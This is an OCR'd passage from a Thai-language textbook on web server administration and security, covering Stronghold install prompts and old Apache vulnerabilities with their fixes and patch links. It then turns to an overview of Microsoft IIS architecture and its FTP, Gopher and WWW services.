Where would you like to locate the non-SSL logs? [/usr/local/apache/logs] ; ใส่ไดเร็กทรอรี่ที่จะเก็บ
                                                                      Normal Logs (Nonsecure
                                                                      Transaction)
Where would you like to locate the SSL logs? [/usr/local/apache/ssl_logs] ; ใส่ไดเร็กทรอรี่ที่จะเก็บ
                                                                      Transaction Logs
What's the name of your server? [www.company.com]                     ; ใส่ชื่อของเซิร์ฟเวอร์
```

What is the email address of the server admin? [webmaster@company.com] ; ใส่อีเมล์ของผู้ดูแลระบบ โดยอีเมล์นี้จะส่งไปยังไคลเอนต์ ในกรณีที่เกิดปัญหาขึ้น

What port do you want to run the plain server on? [80] ; ใส่แอดเดรสของพอร์ต TCP สำหรับ Non-SSL ซึ่งปกติจะเป็นพอร์ต 80

What port do you want to run the SSL server on? [443] ; ใส่แอดเดรสของพอร์ต TCP สำหรับ SSL เซิร์ฟเวอร์ ซึ่งปกติจะเป็นพอร์ต 443

What user should the server run as? [nobody] ; เป็นการเซ็ตสิทธิให้แก่ User ID (UID) ซึ่งปกติจะไม่ให้สิทธิใดๆ กับ UID คนใดเลย

What group should the server run as? [nogroup] ; เป็นการเซ็ตสิทธิให้แก่ Group ID (GID) ซึ่งจะคล้ายกับ UID คือไม่ให้สิทธิให้แก่กลุ่มใดๆ เลย

Installing Stronghold...done

Configuring Stronghold...done

ปัญหาทางด้านความปลอดภัยของ Apache (Security Hole)

ในการศึกษาถึงปัญหาด้านความปลอดภัยของ Apache นั้นได้จำแนกถึงชนิดของปัญหาด้านความปลอดภัยที่เกิดขึ้นได้ 4 กรณีหลักๆ ดังนี้

1. Input Validation Error
2. Design Error
3. Failure to Handle Exception Condition
4. Configuration Error

➢ **Input Validation Error:** เป็นปัญหาของระบบที่เกิดจากการที่ระบบได้รับอินพุตเข้ามาทำงานแล้วทำให้เกิดการทำงานที่ผิดพลาดขึ้น ตัวอย่างของความปัญหาชนิดนี้มีดังนี้

- Apache Web Server with Php3 File Disclosure Vulnerability

ปัญหา: เว็บเซิร์ฟเวอร์ Apache จะมีข้อบกพร่องที่เกิดขึ้นที่ทำให้ผู้ใช้ที่ไม่ได้รับอนุญาตหรือสิทธิที่ทำการติดต่อกับเว็บเซิร์ฟเวอร์ Apache สามารถที่จะเข้าไปดูไฟล์ภายในระบบได้เมื่อผู้ใช้นั้นทำการทำการติดต่อกับสคริปต์ที่เขียนด้วย Php เพียงแค่ผู้ใช้ทำการร้องขอ URL จากสคริปต์ที่เขียนขึ้นด้วย Php ก็จะทำให้ผู้ใช้นั้นสามารถที่จะเข้าไปอ่านไฟล์ได้

ซึ่งจุดอ่อนนี้จะเป็นผลเสียอย่างร้ายแรงถ้าหากว่าผู้ที่ไม่ประสงค์ดีสามารถที่จะเข้าไปทำการอ่านไฟล์ที่สำคัญของระบบ เช่น กรณีของไดเร็กทอรี่ที่ทำการเก็บรายชื่อของผู้ใช้ในระบบ (User Account) และรหัสผ่าน (Password) ของผู้ใช้แต่ละคน

การแก้ไขและป้องกัน: ผู้ดูแลระบบจำเป็นจะต้องทำการแก้ไขโดยการไม่ใช้สคริปต์ที่เขียนด้วย Php โดยปัญหาที่เกิดขึ้นนี้จะมีผลเฉพาะกับ Apache เว็บเซิร์ฟเวอร์ในเวอร์ชันที่ 1.3 เท่านั้น

- NCSA/Apache httpd ScriptAlias Source Retrieval Vulnerability

ปัญหา: NCSA httpd ตั้งแต่ในเวอร์ชันชันที่ 1.5 ขึ้นไปและเว็บเซิร์ฟเวอร์ Apache ตั้งแต่เวอร์ชันที่ 1.0 ขึ้นไปจะมีบั๊กในส่วนของ ScriptAlias ซึ่งบั๊กตัวนี้จะทำให้ผู้ใช้สามารถที่จะทำการดูซอสโค้ดของ CGI โปรแกรมภายในเว็บเซิร์ฟเวอร์ได้ถ้าไดเร็กทอรี่ ScriptAlias ถูกกำหนดอยู่ใน DocumentRoot และดัชนีของเซิร์ฟเวอร์ (Index Server) มีการกำหนดให้ใช้งานได้ ผู้ใช้ที่ติดต่อกับเว็บเซิร์ฟเวอร์ก็สามารถที่จะเข้าไปดูไดเร็กทอรี่ทั้งหมดของ CGI-BIN ได้

การแก้ไขและป้องกัน: ทำการดาวน์โหลดและเปลี่ยนเวอร์ชันของ Apache httpd ตัวใหม่ ซึ่งสามารถทำการดาวน์โหลดได้ที่ http://httpd.apache.org/dist/

- **Design Error:** เป็นความผิดพลาดที่เกิดขึ้นอันเนื่องมาจากการทำการพัฒนาและออกแบบในส่วนของ Apache ที่ผิดพลาดซึ่งทำให้เกิดปัญหาและความไม่ปลอดภัยในการทำงาน โดยตัวอย่างของความผิดพลาดชนิดนี้ที่ดังต่อไปนี้

- Rewrite Module Arbitrary File Disclosure Vulnerability

ปัญหา: ภายใน Apache เว็บเซิร์ฟเวอร์เวอร์ชัน 1.2 จะมีโมดูลตัวหนึ่งที่เรียกว่า mod_rewrite ซึ่งจะทำหน้าที่ในการเปลี่ยนจาก URL พิเศษ ไปเป็นชื่อไฟล์บนระบบไฟล์ของเว็บเซิร์ฟเวอร์ ซึ่งโครงสร้างการทำงานภายในตัวโมดูลนั้นจะมีคำสั่งที่เรียกว่ากฎซึ่งใช้ในการแปลงจาก URL ไปเป็นชื่อไฟล์ หรือเรียกว่า RewriteRule ซึ่งกฎหรือ RewriteRule ของ Apache เว็บเซิร์ฟเวอร์ 1.2 ได้รับการออกแบบมาซึ่งจะมีข้อบกพร่อง ซึ่งในกรณีของบาง URL ที่กฎจะทำการแปลงไปเป็นชื่อไฟล์โดยการอ้างอิงถึงสัญลักษณ์ (Expression) บางอย่าง ซึ่งจะทำให้ผู้ไม่ประสงค์ดีสามารถที่จะเข้าไปดูไฟล์ทุกไฟล์ที่อยู่ภายในระบบได้

การแก้ไขและป้องกัน: สามารถทำการดาวน์โหลดแพ็ชต์สำหรับซอสโค้ดของ Apache ได้ที่ http://bugs.apache.org/index.cgi/full/6671 ซึ่งจะทำการแก้ไขบั๊กต่างๆ ที่เกิดขึ้นและจำกัดหน้าที่ของโมดูล mod_rewrite บางอย่างออกไป

- **Failure to Handle Exception Condition:** เป็นปัญหาและความผิดพลาดที่เกิดขึ้นคล้ายกับแบบ Design Error แต่ในกรณีนี้จะเป็นผลจากการที่ระบบไม่สามารถการรองรับหรือแก้ไขปัญหาที่เกิดขึ้นได้เกิดเป็นช่องโหว่ของระบบ ซึ่งทำให้ผู้ไม่ประสงค์ดีอาศัยจุดนี้ในการโจมตีระบบ โดยส่วนใหญ่แล้วลักษณะของปัญหาที่เกิดขึ้นจะเป็นปัญหาที่ก่อให้เกิดการโจมตีแบบ DoS ดังตัวอย่างต่อไปนี้

- Apache Web Server DoS Vulnerability

ปัญหา: เว็บเซิร์ฟเวอร์ Apache ในตั้งแต่เวอร์ชันที่ 1.2 ลงมาจะมีข้อบกพร่องที่อาจจะทำให้เกิดการโจมตีแบบ DoS ซึ่งเกิดจากการร้องขอในส่วนของคำสั่ง GET จากไคลเอนต์ไปยังฝั่งเซิร์ฟเวอร์ ซึ่งจะทำให้การ

ร้องขอนี้ทำให้เกิดอักขระ ' / ' เป็นจำนวนมากที่ฝั่งเซิร์ฟเวอร์ซึ่งจะทำให้ซีพียูไม่สามารถทำงานต่อไปได้ และต้องทำการเริ่มการทำงานของระบบใหม่อีกครั้งเพื่อให้สามารถทำงานได้ตามปกติ

การแก้ไขและป้องกัน: สามารถทราบข้อมูลเพิ่มเติมและดาวน์โหลดแพตช์แก้ไขได้ที่ http://www.apache.org/dist/

- **Configuration Error:** เป็นปัญหาที่เกิดขึ้นจากการติดตั้ง จัดการ หรือจัดรูปแบบของไฟล์หรือไดเร็กทอรี่ภายในเว็บเซิร์ฟเวอร์ รวมไปถึงปัญหาที่เกิดจากสคริปต์ต่างๆ ที่ถูกติดตั้งในระบบแล้วทำงานและก่อให้เกิดข้อผิดพลาดขึ้น ตัวอย่างลักษณะของปัญหาดังกล่าวมีดังนี้

- SuSE Apache WebDAV Directory Listing Vulnerability

ปัญหา: WebDAV หรือ Web Distributed Authoring and Versioning จะเป็นโปรแกรมที่สนับสนุนการทำงานของโพรโตคอล HTTP ซึ่งจะทำให้ผู้ใช้สามารถที่จะทำการสร้าง แก้ไข และร่วมกันใช้เอกสารได้ โดยเฉพาะคำสั่ง REQUEST, METHOD และ PROPFIND จะช่วยให้ผู้ใช้สามารถดูคุณสมบัติ (Property) ของไฟล์ได้ เช่น ชื่อไฟล์ วันที่ทำการแก้ไขครั้งล่าสุด เป็นต้น ซึ่งถ้าเว็บเซิร์ฟเวอร์ Apache ได้ทำการติดตั้งโปรแกรม SuSE 6.4 ก็จะมีส่วนของ WebDAV ซึ่งจะทำให้ผู้ใช้สามารถที่จะเข้ามาดูโครงสร้างของไฟล์ทั้งหมดในเซิร์ฟเวอร์ได้

การแก้ไขและป้องกัน: สามารถทำการดาวน์โหลดแพตช์เพื่อทำการแก้ไขปัญหาดังกล่าวได้ที่ ftp://ftp.suse.com/pub/suse/ppc/update/6.4/n1/apache-1.3.12-108.ppc.rpm


7.3 MS IIS

Microsoft Internet Information Server (IIS) เป็นเว็บเซิร์ฟเวอร์ที่ได้รับการออกแบบและใช้งานทางด้านแอพพลิเคชันต่างๆ ด้านอินเทอร์เน็ต โดยได้รับการสร้างเป็นส่วนหนึ่งของระบบปฏิบัติการเซิร์ฟเวอร์วินโดวส์ NT ซึ่งมีการใช้แอพพลิเคชัน การอินเตอร์เฟซ (Interfaces) และเครื่องมือ (Tools) ต่างๆ ร่วมกันกับวินโดวส์ NT เซอร์วิส เช่น User Manager, Performance Monitor, Simple Network Management Protocol (SNMP) และ Event Viewer เป็นต้น

IIS ถือได้ว่าเป็นส่วนองค์ประกอบหลักในวินโดวส์ NT อีกทั้งยังเป็นองค์ประกอบสำคัญในการทำงานหรือการติดต่อกับส่วนอื่นๆ ภายในด้วย โดยส่วนประกอบอื่นๆ ที่สำคัญที่ทำงานร่วมกับ IIS มีดังนี้

- Microsoft Management Console
- Microsoft Index Server
- Microsoft Transaction Server
- Microsoft Certificate Server
- Site Server Express
- Microsoft Message Queue
- Active Server Pages and Microsoft Script Debugger

- Microsoft Data Access Components
- Internet Services for Remote Access Services




รูปที่ 7-8 แสดงความสัมพันธ์ภายในวินโดวส์ NT ระหว่าง IIS และส่วนอื่นๆ ในการทำงาน

Administrative Architecture

IIS ได้จัดเตรียมเครื่องมือต่างๆ ในการจัดการเว็บเซิร์ฟเวอร์และส่วนประกอบต่างๆ โดยผู้ดูแลระบบ (Administrator) สามารถที่จะใช้เครื่องมือต่างๆ ที่ IIS เตรียมให้นี้ทำงานกับเว็บเซิร์ฟเวอร์หรือเว็บไซต์อิสระ นอกเหนือจากเครื่องมือต่างๆ ที่ IIS เตรียมไว้ให้แล้ว ผู้ดูแลระบบยังสามารถทำการสร้างส่วนที่เป็นอินเตอร์เฟซโดยการใช้ IIS Administrator Object (Admin Object) ซึ่งเป็นออปเจกต์ที่อยู่ใน IIS

ดังรูปที่ 7-9 แสดงส่วนประกอบต่างๆ (Administrative tools) ของ IIS และการทำงานร่วมกับส่วนของ IIS Administrator Object (IISAO)



รูปที่ 7-9 แสดง Administrative Tools ต่างๆ ในส่วนของ Internet Information Server (IIS)

IIS Admin Objects หรือ IISAO เป็นออปเจกต์ที่สามารถทำการเขียนโปรแกรมลงไปได้ (Programmable) ผ่าน ASP Scripts โดยสามารถทำการเรียกและแก้ไขค่าต่างๆ ที่ถูกเซ็ตภายใน IIS ที่เก็บอยู่ที่ IIS Meatabase ได้ ยกตัวอย่างการทำงานเช่นไฟล์หรือไดเร็กทอรี่ที่มีการกำหนดการอนุญาต (Permission) การใช้งานที่ใช้งานภายใน IIS ซึ่งปกติจะเก็บไว้ใน Metabase โดยผู้ดูแลระบบสามารถทำการกำหนดข้ออนุญาตต่างๆ ของไฟล์หรือไดเร็กทอรี่เหล่านั้นได้โดยเขียนเป็นคำสั่งสคริปต์ผ่าน ASP Script


Internet Service Manager

ผู้ดูแลระบบสามารถที่จะเข้ามาจัดการกับเว็บเซิร์ฟเวอร์หรือ IIS ได้จากที่ใดๆ ก็ได้ที่ติดต่อผ่านเครือข่ายอินเทอร์เน็ตโดยใช้ Internet Service Manager (ISM) นั่นคือ ISM (HTML) จะช่วยเพิ่มความสะดวกให้แก่ผู้ดูแลระบบในการที่จะจัดการและทำงานกับ IIS ผ่านเครื่องคอมพิวเตอร์ที่เชื่อมต่อเครือข่ายอินเทอร์เน็ตหรือผ่านระบบอินทราเน็ตในสถานที่ไกลๆ ได้

Windows Scripting Host

Windows Scripting Host หรือ WSH เป็นภาษาสคริปต์อิสระขนาด 32 บิตภายใต้การทำงานบนแพลตฟอร์มวินโดวส์ ซึ่งทางด้านไมโครซอฟท์เองได้รวมเอาวีบีสคริปต์ (VBScript) และเจสคริปต์ (Jscript) รวมเข้าไปเป็นส่วนหนึ่งของ WSH ซึ่งเพิ่มประสิทธิภาพและความสามารถในการทำงานทางด้านสคริปต์เพิ่มขึ้น

โครงสร้างสถาปัตยกรรม (Architecture)



รูปที่ 7-10 แสดงส่วนประกอบโครงสร้างสถาปัตยกรรมภายในของ IIS

เว็บไคลเอนต์สามารถทำการติดต่อสื่อสารกับ IIS ผ่านอินเทอร์เน็ตโดยเว็บไคลเอนต์หรือบราวเซอร์บ่อยครั้งจะใช้ไคลเอนต์แอพพลิเคชันโดยติดต่อกับ IIS Service ผ่าน FTP, Gopher หรือ อินเทอร์เน็ตโพรโตคอล HTTP IIS

- **FTP Service**


IIS FTP Service จะมีหน้าที่ในการส่งไฟล์ต่างๆ ระหว่าง IIS และเครื่องคอมพิวเตอร์อื่นๆ บนอินเทอร์เน็ตและทำหน้าที่จัดการในกรณีที่มีไคลเอนต์ติดต่อกับเว็บเซิร์ฟเวอร์ผ่านทาง FTP

FTP Service Configuration

ผู้ดูแลระบบ (Administrator) จะใช้ Internet Service Manager ในการตั้งค่าต่างๆ ของ FTP Service โดยส่วนประกอบหรือคอมโพเนนต์ (Component) ของ IIS FTP Service ต่อไปนี้จะเป็นส่วนที่ถูกควบคุมโดยผู้ดูแลระบบ ดังนี้

- FTP User Access: จัดการและดูแลผู้ใช้ (User) ในการเข้าไปใช้บริการ FTP Service
- FTP IP Access: จัดการและดูแลเครื่องคอมพิวเตอร์ในการเข้าไปใช้บริการ FTP Service
- FTP Connection Parameters: จัดการและสร้างการติดต่อสื่อสาร (Connection) ในการเข้าไปใช้บริการ FTP Service การตรวจสอบเวลาในการติดต่อสื่อสารรวมไปถึงควบคุมจำนวนการเข้าใช้ FTP Service
- FTP Resource Location: จัดการเกี่ยวกับตำแหน่ง (Location) รวมไปถึงการตรวจดูทรัพยากรของ FTP Service
- FTP Logging: จัดการเกี่ยวกับ FTP Service Log

ดังรูปที่ 4 แสดง IIS FTP Service เชื่อมต่อเว็บบราวเซอร์กับ FTP Resources ผ่านอินเทอร์เน็ต



รูปที่ 7-11 แสดง IIS FTP Service เชื่อมต่อเว็บบราวเซอร์กับ FTP Resources ผ่านอินเทอร์เน็ต


- **Gopher Service**

IIS Gopher Service เป็นเครื่องมือที่ใช้ในค้นหาและตรวจดูไฟล์และไดเร็กทอรี่ผ่านทางอินเทอร์เน็ต โดย Gopher ที่ฝั่งไคลเอนต์จะทำการสร้างเส้นทางการติดต่อสื่อสารไปยัง IIS Gopher Service ซึ่งโดย Gopher ทางฝั่งไคลเอนต์จะแสดงถึงลำดับชั้น (hierarchy) ของไฟล์ รายละเอียดต่างๆ รวมไปถึงไดเร็กทรอรี่ย่อยต่างๆ ในระบบไฟล์

Gopher Service Configuration

ในส่วนนี้ ผู้ดูแลระบบจะมีหน้าที่ในการใช้ Internet Service Manager ในการตั้งค่าส่วนประกอบของ IIS Gopher Service ดังนี้

- Gopher User Access: มีหน้าที่ในการจัดการและควบคุมผู้ใช้ (User) ในการเข้าไปใช้ Gopher Service Gopher IP Access โดยจะตรวจสอบและควบคุมในส่วนของคอมพิวเตอร์ที่จะเข้าไปใช้ Gopher Service โดยใช้ในส่วนของไอพีเป็นตัวควบคุมการเข้าใช้งาน
- Gopher Connection Parameters: มีหน้าที่ในการตรวจสอบเวลาในการติดต่อสื่อสารและควบคุมจำนวนเส้นทางการติดต่อไม่ให้เกินขนาดที่สามารถรองรับได้ รวมไปถึงการควบคุมการสื่อสารของผู้ใช้ที่เป็นแบบ Anonymous
- Gopher Resource Location: จัดการเกี่ยวกับตำแหน่ง (Location) รวมไปถึงการตรวจดูทรัพยากรของ Gopher Service
- Gopher Logging: จัดการเกี่ยวกับ Gopher Service Log



รูปที่ 7-12 แสดง IIS Gopher Service เชื่อมต่อเว็บบราวเซอร์กับ Gopher Resources ผ่าน อินเทอร์เน็ต


- **WWW Service**

WWW Service เป็นโพรโตคอลที่จะให้บริการทรานส์แอ็กชัน (Transaction) ระหว่างไคลเอนต์แอพพลิเคชันและ IIS โดยเว็บบราวเซอร์จะทำหน้าที่ในการแปลงเอกสารทาง HTML โดยจะติดต่อกับทาง IIS WWW Service ผ่านทางอินเทอร์เน็ต โดยทางด้าน IIS WWW Service จะทำการวิเคราะห์ในส่วนของ URL ที่เข้ามาและทำการตอบกลับต่อคำร้องเป็นรูปแบบของ HTML ได้อย่างถูกต้อง โดยจะทราบว่าจะตอบกลับเป็นแบบเพจ HTML หรือแบบ ISAPI แอพพลิเคชันหรือแบบ CGI แอพพลิเคชันหรือจะเป็นแบบ Internet Database Connector

WWW Service Configuration

